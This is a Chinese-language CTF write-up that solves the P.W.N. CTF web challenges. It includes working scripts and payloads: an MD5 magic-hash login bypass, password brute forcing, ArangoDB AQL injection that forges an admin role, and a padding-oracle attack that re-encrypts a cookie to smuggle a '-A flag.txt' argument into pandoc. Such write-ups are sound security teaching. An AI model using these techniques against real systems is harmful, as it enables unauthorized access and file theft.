# P.W.N. CTF web题解


Decade / 2018-10-31 06:48:00 / 浏览数 2575 安全技术 CTF 顶(0) 踩(0)

## Canadian FOI ( 50 )

> The university has this Freedom Of Information Portal. You should check it out. To the portal

题目通过url http://foi.uni.hctf.fun/docs/document_001.pdf

访问300张pdf


foi.uni.hctf.fun/docs/document_001.pdf

Zoom automatique

FREEDOM OF INFORMATION REQUEST

May 3, 2018

**Clem Cathlene**
**via the FOI website**

批量获取脚本

```
from os.path import join
import requests
URL = "http://foi.uni.hctf.fun/docs/"
PATH = "~/"
i = 1
while(i < 300):
   name = "document_%03d.pdf" % i
   print("GETTING >>>> ", name)
   url = join(URL, name)
   r = requests.get(url, stream=True)
   if (r.status_code == 200):
       with open(join(PATH, name), 'wb') as f:
           f.write(r.content)
   else:
       print("adios >>>> ", name)
   i += 1
```

```
root@kali:~# pdfgrep -r "flag" ~/Downloads/PWN/documents/
~/document_255.pdf:Here it is: flag{F1rst_Gr4d3rs_4r1thm3t1c_1s_d4ng3r0us}
```

## Login Sec ( 100 )

> The university's department of Secure Login Systems has just launched three prototypes of their research projects. Maybe you can have a look at all three of them:


```
[Login 1](http://login1.uni.hctf.fun/)
[Source](http://dl1.uni.hctf.fun/logins/passwd.js)
[Login 2](http://login2.uni.hctf.fun/)
[Source](dl1.uni.hctf.fun/logins/index.php)
[Login 3](http://login3.uni.hctf.fun/)
[Source](dl1.uni.hctf.fun/logins/app.py)
```

[Login 1 Source]

```
var http = require('http');
const crypto = require('crypto');
var url = require('url');
var fs = require('fs');
var _0x86d1=["\x68\x65\x78","\x72\x61\x6E\x64\x6F\x6D\x42\x79\x74\x65\x73"];
function generatePart1() {
   return
        {
            x: crypto[_0x86d1[1]](8)
        }[x].toString(_0x86d1[0]);
}
function generatePart2() {
   return [+!+[]]+[!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]];
}
http.createServer(function (req, res) {
   res.writeHead(200, {'Content-Type': 'text/html'});
   passwd = generatePart1() + generatePart2();
   var url_content = url.parse(req.url, true);
   if (passwd == url_content.query.passwd) {
      res.write(fs.readFileSync('flag.txt', 'utf8'));
   } else {
       res.write('<html><body><form method="get"><input type="text" name="passwd" value="password"><input type="submit" value=
   }
   res.end();
}).listen(8888);
```

```
> function generatePart2() {
    return [+!+[]]+[!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+[!+ []+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]];
}
< undefined
> generatePart2()
< "1337"
```

参考 JavaScript自动分号补齐的坑



```
<!DOCTYPE html>
<html>
<body>
<script>
function test() {
 return
 3
}
function test1() {
 return;
 3
}
document.write(test());
document.write(test1());
</script>

</body>
</html>
```

```
undefinedundefined
```

undefined1337传过去

flag{W0w_1_gu3ss_th1s

[Login 2 Source]

```
<?php
include("flag.php");
if (isset($_GET['passwd'])) {
       if (hash("md5", $_GET['passwd']) == '0e514198428367523082236389979035')        {
               echo $flag;
       }
} else {
   echo '<html><body><form method="get"><input type="text" name="passwd" value="password"><input type="submit" value="login" /
}
?>
```

0e开头md5，随便找QNKCDZO。。。

_t0_be_4pr3tty

[Login 3 Source]

```
from flask import Flask, request, send_from_directory

app = Flask(__name__)

passwd = open("/opt/passwd.txt").read()
flag = open("/opt/flag.txt").read()

@app.route('/')
def index():
   userpw = request.args.get("passwd", "")
   if userpw == passwd:
       return flag, 200, {"Content-Type": "text/plain"}
   else:
       return '<html><body><form method="get"><input type="text" name="passwd" value="password"><input type="submit" value="lo

if __name__ == '__main__':
   assert(len(passwd) == 3)
   assert(passwd.isdigit())
   app.run()
```

三位数爆破出密码007

4_d4mn_l0ng_fl4g}

附脚本

```
#!/usr/bin/env python
import requests
import itertools

def main():
   flag = login1() + login2() + login3()
   print flag

def login1():
   password = 'undefined1337'
   r = requests.get('http://login1.uni.hctf.fun/', params={'passwd': password})
   return r.text.strip()

def login2():
   password = '240610708'
   r = requests.get('http://login2.uni.hctf.fun/', params={'passwd': password})
   return r.text.strip()

def login3():
   for i in xrange(1000):
       password = str(i)
       password = '0' * (3 - len(password)) + password
```

```
        r = requests.get('http://login3.uni.hctf.fun/', params={'passwd': password})
        if not '<html>' in r.text:
            return r.text.strip()

if __name__ == '__main__':
    main()
```


flag：flag{W0w_1_gu3ss_th1s_t0_be_4_pr3tty_4_d4mn_l0ng_fl4g}

## H!pster Startup（200）

> Our on-campus start-up was hacked. The hacker somehow deleted the only admin user... Can you login to the admin interface and revert it?

源码发现admin登录后台

```
<!--  Main navigation  -->
               <ul class="main-nav nav navbar-nav navbar-right">
                   <li><a href="#home">Home</a></li>
                   <li><a href="#service">Services</a></li>
                   <!-- <li><a href="/admin">Admin-Panel</a></li> -->
               </ul>
               <!-- /Main navigation -->
```



发送'过去

```
user: '
Error in: 1: FOR u IN users FILTER u.user == ''' && u.passwd == '' RETURN u. ->AQL: syntax error, unexpected quoted string nea
```

回显发现是ArangoDB 数据库注入

数据库查询语句是

```
FOR u IN users FILTER u.user == 'username' && u.passwd == 'password' RETURN u
```

构造payload查看用户名和密码

```
user: '|| 1 LIMIT 0,1 RETURN u //
The user's 'role' is not 'admin'!
```

发现回显此用户为非admin，通过limit读取第二个字段名和密码

```
user: '|| 1 LIMIT 1,1 RETURN u //
User/Password comination does not exist!
```

返回无用户名和密码，说明只存在一个用户，且此用户为非admin用户

```
user: '|| u.role RETURN u //
The user's 'role' is not 'admin'!
```

正常回显，发现存在role列名，猜测此用户的role列名为user（非admin）

```
user: '|| u.role=='user' RETURN u //
The user's 'role' is not 'admin'!
```

正常回显，尝试使用admin身份

```
user: ' || 1 RETURN {role:'admin'} //
result 0 is not a valid Document. Try setting rawResults to True. Errors: {}
```

根据回显错误信息查找发现，Arango数据库使用 pyArango 进行驱动程序

pyArango索引

查找发现源码存在这一段

```
try :
   collection = self.database[docJson["_id"].split("/")[0]]
except KeyError :
   raise CreationError("result %d is not a valid Document. Try setting rawResults to True" % i)
```

通过查找发现 _id 为不可变数值 Documents, Identifiers, Handles

```
{
 "_id" : "myusers/3456789",
 "_key" : "3456789",
 "_rev" : "14253647",
 "firstName" : "John",
 "lastName" : "Doe",
 "address" : {
   "city" : "Gotham",
   "street" : "Road To Nowhere 1"
 }
}
//collection■■myusers
```

尝试发送 _id : users

```
user: ' || 1 RETURN {_id: 'users', role:'admin'} //
Nothing here. Meanwhile: flag{1_l0v3_a_g00d_1nj3ct10n}
```

出flag，也可通过 u._id 发送

```
user: ' || 1 RETURN {_id: u._id, role:'admin'} //
Nothing here. Meanwhile: flag{1_l0v3_a_g00d_1nj3ct10n}
```


## Converter（376）

This nifty new tool lets you convert your thesis!

访问页面，有一个文件转换，随手测试一下，发现当你send过去的时候会有一个cookie


```
cookie: vals=a8e86232f4ebbce0c37f9ddc87f18bf2afc33f17e791c61a92edf9e783df008de8d7a3da3c5b8897559465c95e25253ad3cf23043d6441616
```

稍微改变一下尾部


ValueError: Invalid padding bytes.

猜测这个cookie是采用cbc加密的

改变一下头部




```
Host: converter.uni.hctf.fun
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.81 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8
Referer: http://converter.uni.hctf.fun/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
vals=b8e86232f4ebbce0c37f9ddc87f18bf2afc33f17e791c61a92edf9e783df008
de8d7a3da3c5b8897559465c95e25253ad3cf23043d64416169db9c09ba341d
384a701da53a26d69ca0dbe5de9b7f764b
Connection: close
```

```
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 29 Oct 2018 14:52:52 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 58

JSONDecodeError: Expecting value: line 1 column 1 (char 0)
```

这表明cookie包含AES-CBC加密的json数据

返回题目




Convert your Dissertation (for free)

from: Markdown (pandoc)

to: HTML 4

Content: AAAABBBBCCCCDDDD

可以看到，用了pandoc这个转换，主要参数如下




```
root@kali:/ctf/padding_jsdecode# pandoc --help
pandoc [OPTIONS] [FILES]
  -f FORMAT, -r FORMAT  --from=FORMAT, --read=FORMAT
  -t FORMAT, -w FORMAT  --to=FORMAT, --write=FORMAT
  -o FILE               --output=FILE
                        --data-dir=DIRECTORY
                        --base-header-level=NUMBER
                        --strip-empty-paragraphs
                        --indented-code-classes=STRING
```

这里联想到，可以选择多种转换格式，猜测后台应该会使用如下命令


```
pandoc -f xxxx -t xxxx -o xxxx
```

然后，这里有一个参数



```
 -B FILE                   --include-before-body=FILE
 -A FILE                   --include-after-body=FILE
                           --resource-path=SEARCHPATH
                           --request-header=NAME:VALUE
                           --self-contained
                           --html-q-tags
                           --ascii
                           --reference-links
                           --reference-location=block|section|document
                           --atx-headers
                           --top-level-division=section|chapter|part
 -N                        --number-sections
```

翻文档发现，这个参数可以重复用于包含多个文件。



**-A** *FILE*, `--include-after-body=`*FILE*

Include contents of *FILE*, verbatim, at the end of the document body (before the `</body>` tag in HTML, or the `\end{document}` command in LaTeX). This option can be used repeatedly to include multiple files. They will be included in the order specified. Implies `--standalone`.

现在的思路应该是想办法让后台执行命令的时候可以包含flag.txt文件，这里一直卡了很久，赛后看大佬wp，发现是把cookie的vals解密，然后修改一下，在进行加密。这里

模块:[https://github.com/pspaul/padding-oracle](https://github.com/pspaul/padding-oracle)

```
from padding_oracle import PaddingOracle
from optimized_alphabets import json_alphabet

import requests


def oracle(cipher_hex):
   headers = {'Cookie': 'vals={}'.format(cipher_hex)}
   r = requests.get('http://converter.uni.hctf.fun/convert', headers=headers)
   response = r.content

   if b'Invalid padding bytes.' not in response:
       return True
   else:
       return False


o = PaddingOracle(oracle, max_retries=-1)

cipher = 'a8e86232f4ebbce0c37f9ddc87f18bf2afc33f17e791c61a92edf9e783df008de8d7a3da3c5b8897559465c95e25253ad3cf23043d64416169db
plain, _ = o.decrypt(cipher, optimized_alphabet=json_alphabet())
print('Plaintext: {}'.format(plain))
```

解密得到

```
{"f": "markdown", "c": "AAAABBBBCCCCDDDD", "t": "html4"}
```

然后修改为

```
{"f": "markdown -A flag.txt", "c": "DDDD", "t": "html4"}
```

```
from padding_oracle import PaddingOracle
from optimized_alphabets import json_alphabet

import requests
```

```
def oracle(cipher_hex):
   headers = {'Cookie': 'vals={}'.format(cipher_hex)}
   r = requests.get('http://converter.uni.hctf.fun/convert', headers=headers)
   response = r.content

   if b'Invalid padding bytes.' not in response:
       return True
   else:
       return False


o = PaddingOracle(oracle, max_retries=-1)

cipher = 'a8e86232f4ebbce0c37f9ddc87f18bf2afc33f17e791c61a92edf9e783df008de8d7a3da3c5b8897559465c95e25253ad3cf23043d64416169db
plain     = b'{"f": "markdown", "c": "AAAABBBBCCCCDDDD", "t": "html4"}'
plain_new = b'{"f": "markdown -A flag.txt", "c": "DDDD", "t": "html4"}'

cipher_new = o.craft(cipher, plain, plain_new)
print('Modified: {}'.format(cipher_new))
```

解密之后更换cookie，即可得到flag

```
flag{https://www.youtube.com/watch?v=71DdxJF8rmg#W00t_W00t}
```

点击收藏 | 0 关注 | 1

上一篇：如何绕过AMSI并执行任意恶意Po... 下一篇：Cutwail垃圾邮件活动用隐写术...

1. 2 条回复

finger 2018-10-31 09:52:05

尴尬的ctf

0 回复Ta

---

ZO1RO 2018-10-31 17:39:48

tql

0 回复Ta

---